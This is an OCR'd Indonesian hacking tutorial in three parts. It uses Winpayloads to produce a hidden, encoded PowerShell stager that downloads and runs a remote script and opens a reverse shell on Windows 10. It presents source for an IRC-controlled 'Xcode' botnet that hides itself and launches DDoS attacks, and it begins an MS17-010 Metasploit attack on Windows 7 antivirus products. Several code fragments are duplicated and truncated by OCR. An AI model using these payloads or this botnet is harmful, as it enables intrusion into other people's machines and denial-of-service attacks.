
Oleh Kurniawan

E-mail : trainingxcode@gmail.com

Winpayloads untuk membangun backdoor pada Windows 10


Undetectable Windows Payload Generation with extras Running on Python2.7

Download : https://github.com/nccgroup/Winpayloads




```
root@ubuntuserverx:/home/data/winpayload/winpayloads# ls -l
total 40
drwxr-xr-x 3 root root 4096 Jan 27 17:19 lib
-rw-r--r-- 1 root root 9140 Jan 27 16:57 LICENCE
-rwxr-xr-x 1 root root 1953 Jan 27 16:57 README.md
-rw-r--r-- 1 root root 1172 Jan 27 17:15 server.crt
-rw-r--r-- 1 root root 1679 Jan 27 17:15 server.key
-rwxr-xr-x 1 root root 3615 Jan 27 16:57 setup.sh
drwxr-xr-x 2 root root 4096 Jan 27 17:33 stager
-rwxr-xr-x 1 root root 1797 Jan 27 16:57 WinPayloads.py
root@ubuntuserverx:/home/data/winpayload/winpayloads# python WinPayloads.py
```

Di dalam folder winpayload seperti di atas, ketik python WinPayloads lalu enter




```
                                   /____/NCCGroup - CharlieDean
===================================Main Menu===================================
1: Windows Reverse Shell
2: Windows Meterpreter Reverse Shell [uacbypass, persistence, allchecks]
3: Windows Meterpreter Bind Shell [uacbypass, persistence, allchecks]
4: Windows Meterpreter Reverse HTTPS [uacbypass, persistence, allchecks]
5: Windows Meterpreter Reverse Dns [uacbypass, persistence, allchecks]
ps: PowerShell Menu
stager: Powershell Stager
clients: Stager Connected Clients

?: Print Detailed Help
back: Main Menu
exit: Exit
===============================================================================
Main Menu > stager
[?] (b)ind/[r]everse/(m)anual: r
powershell -w hidden -noni -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUA
dAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgA
dAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgAyADMAMwA6ADcAMgA1ADgALwBwAC4AcABzADEA
JwApAA==
Main Menu >
```

stager lalu pilih r lalu dapat generate




```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\windows10>powershell -w hidden -noni -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABp
GUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgAyADMAMwA6ADcAMgA1
OgALwBwAC4AcABzADEAJwApAA==
```

Hasil generate paste ke cmd windows 10 lalu enter



```
[*] Connection from 192.168.1.159:49435
Main Menu > clients
```

Hasilnya muncul seperti di atas



```
                                     /____/NCCGroup - CharlieDean
===================================Client Menu===================================
        back: Main Menu
        r: Refresh
        1: 192.168.1.159:49435 [User:DESKTOP-CD3JGJF, Admin:False]
=================================================================================
Client Menu > 2
[*] Wrong Selection
Client Menu > 1
Commands
--------------------------------------------------
back - Background Shell
exit - Close Connection
--------------------------------------------------
PS >pwd

Path
----
C:\Users\windows10



PS >
```


Untuk akses komputer Windows 10 seperti di atas

Oleh Kurniawan

E-mail : trainingxcode@gmail.com


Xcode Botnet

Sebuah botnet adalah sekumpulan program yang saling terhubung melalui Internet yang berkomunikasi dengan program-program sejenis untuk melakukan tugas tertentu. Botnet bisa dipakai untuk menjaga keamanan kanal IRC, mengirimkan surel spam, atau berpartisipasi dalam serangan DDos. Kata botnet berasal dari dua kata, robot dan network. Sumber : id.wikipedia.org - https://id.wikipedia.org/wiki/Botnet




Sumber gambar : https://id.wikipedia.org/wiki/Berkas:Botnet.svg

Di sini yang akan dibahas adalah Xcode BOT Net, untuk download source code bot nya klik https://www.4shared.com/rar/Szb6H6CLfi/XcodeBOTNet.html. Untuk mengedit dan melakukan compile source code BOT ini maka diperlukan program Visual Basic. Berikut option yang perlu diubah :




```
'               !ddos.status
'               !ddos.stop
'               !url          <site>        example: !url ww
'               !join         <channel>     example: !join #
'               !part         <channel>     example: !part #
'               !version

Private Declare Function CopyFile Lib "kernel32" Alias "C
Const Server As String = "arcor.dal.net"  'server irc
Const port As Integer = "6667"           'Port
Const Channel As String = "#tempatbot"   'Channel untuk m
Const Master As String = "famcode"       'Botmaster
Const Versi As String = "XCode-Yogyafree botnet. Open Edi
Dim DataGetWsc As String

Private Sub Form_Load()
    WinSockIRC.Connect Server, port
    timerrekonek.Enabled = True
    Me.Hide
    App.TaskVisible = False
    infeksi
End Sub
```

Jika sudah melakukan perubahan pada source code maka klik file lalu pilih Make seperti di bawah ini untuk menjadi file exe.




```
    !ddos.status
    !ddos.stop
    !url          <site>
    !join         <channel>
    !part         <channel>
    !version

lare Function CopyFile Lib "
r As String = "arcor.dal.net
As Integer = "6667"
el As String = "#tempatbot"
r As String = "famcode"
 As String = "XCode-Yogyafre
Wsc As String

 Form_Load()
IRC.Connect Server, port
konek.Enabled = True

kVisible = False
```



File name: program10

Misal menjadi program10.exe

Hasilnya seperti di bawah ini, jika program ini dieksekusi oleh komputer dengan OS Windows yang terkoneksi dengan internet maka otomatis BOT Net langsung aktif.




Di bawah ini hasil saat ada komputer yang menjalankan file botnet, botnet langsung dibuat dan online di IRC Server yang telah diset.



```
* Now talking in #tempatbot
* C3we_ROUTERX_Mesin^705^ has
joined #tempatbot
<famcode> !version
<C3we_ROUTERX_Mesin^705^> INFO:
  XCode-Yogyafree botnet. Open
  Edition  auth:poni
* C3we_WINXP_Mesin^705^ has
joined #tempatbot
```

BOT Net ini mempunyai fungsi untuk join ke channel lain juga part juga.




```
@famcode
C3we_ROUTER
C3we_WINXP_

* Now talking in #tempatbot
* C3we_ROUTERX_Mesin^705^ has
joined #tempatbot
<famcode> !version
<C3we_ROUTERX_Mesin^705^> INFO:
  XCode-Yogyafree botnet. Open
  Edition  auth:poni
* C3we_WINXP_Mesin^705^ has
joined #tempatbot
<famcode> !join #testing
```

```
C3we_ROUTER
C3we_WINXP_
famcode

 Now talking in #testing
 ChanServ sets mode: +nt
 ChanServ sets mode: -o famcode
 C3we_ROUTERX_Mesin^705^ has
oined #testing
 C3we_WINXP_Mesin^705^ has
oined #testing
```

Jika ingin keluar channel cukup ketik !part #testing jika ingin keluar dari channel #testing.

Xcode bot ini lebih dirancang untuk DDoS, untuk mengetahui status DDoS, maka ketik !ddos.status, maka hasilnya akan muncul di bawah ini.



```
@famcode
C3we_ROUTER
C3we_WINXP_

* C3we_ROUTERX_Mesin^705^ has
joined #tempatbot
<famcode> !version
<C3we_ROUTERX_Mesin^705^> INFO:
  XCode-Yogyafree botnet. Open
  Edition  auth:poni
* C3we_WINXP_Mesin^705^ has
joined #tempatbot
<famcode> !join #testing
<famcode> !ddos.status
<C3we_ROUTERX_Mesin^705^> DDOS
  Status: Idle-menunggu perintah.
<C3we_WINXP_Mesin^705^> DDOS
  Status: Idle-menunggu perintah.
```

Untuk DDoS ketik !ddos.start (site) (port), jika ingin stop maka ketik !ddos.stop


Oleh Kurniawan

E-mail : trainingxcode@gmail.com

Menguji pertahanan Kaspersky AV 2017, AVG 2016 dan ESET NOD32 ANTIVIRUS 9 dari serangan exploit remote SMB yang ada di Metasploit

Di sini kita akan mencoba beberapa antivirus lama yang diintall pada Windows 7 untuk diserang dengan eksploit remote (MS17-10). Untuk yang pertama kita akan menguji Kaspersky Anti-Virus 2007.

Kaspersky Anti-Virus (bahasa Rusia: Антивирус Касперского; sebelumnya disebut AntiViral Toolkit Pro; sering disingkat KAV) adalah sebuah program antivirus yang dikembangkan oleh Kaspersky Lab.
Sumber : https://id.wikipedia.org/wiki/Kaspersky_Anti-Virus



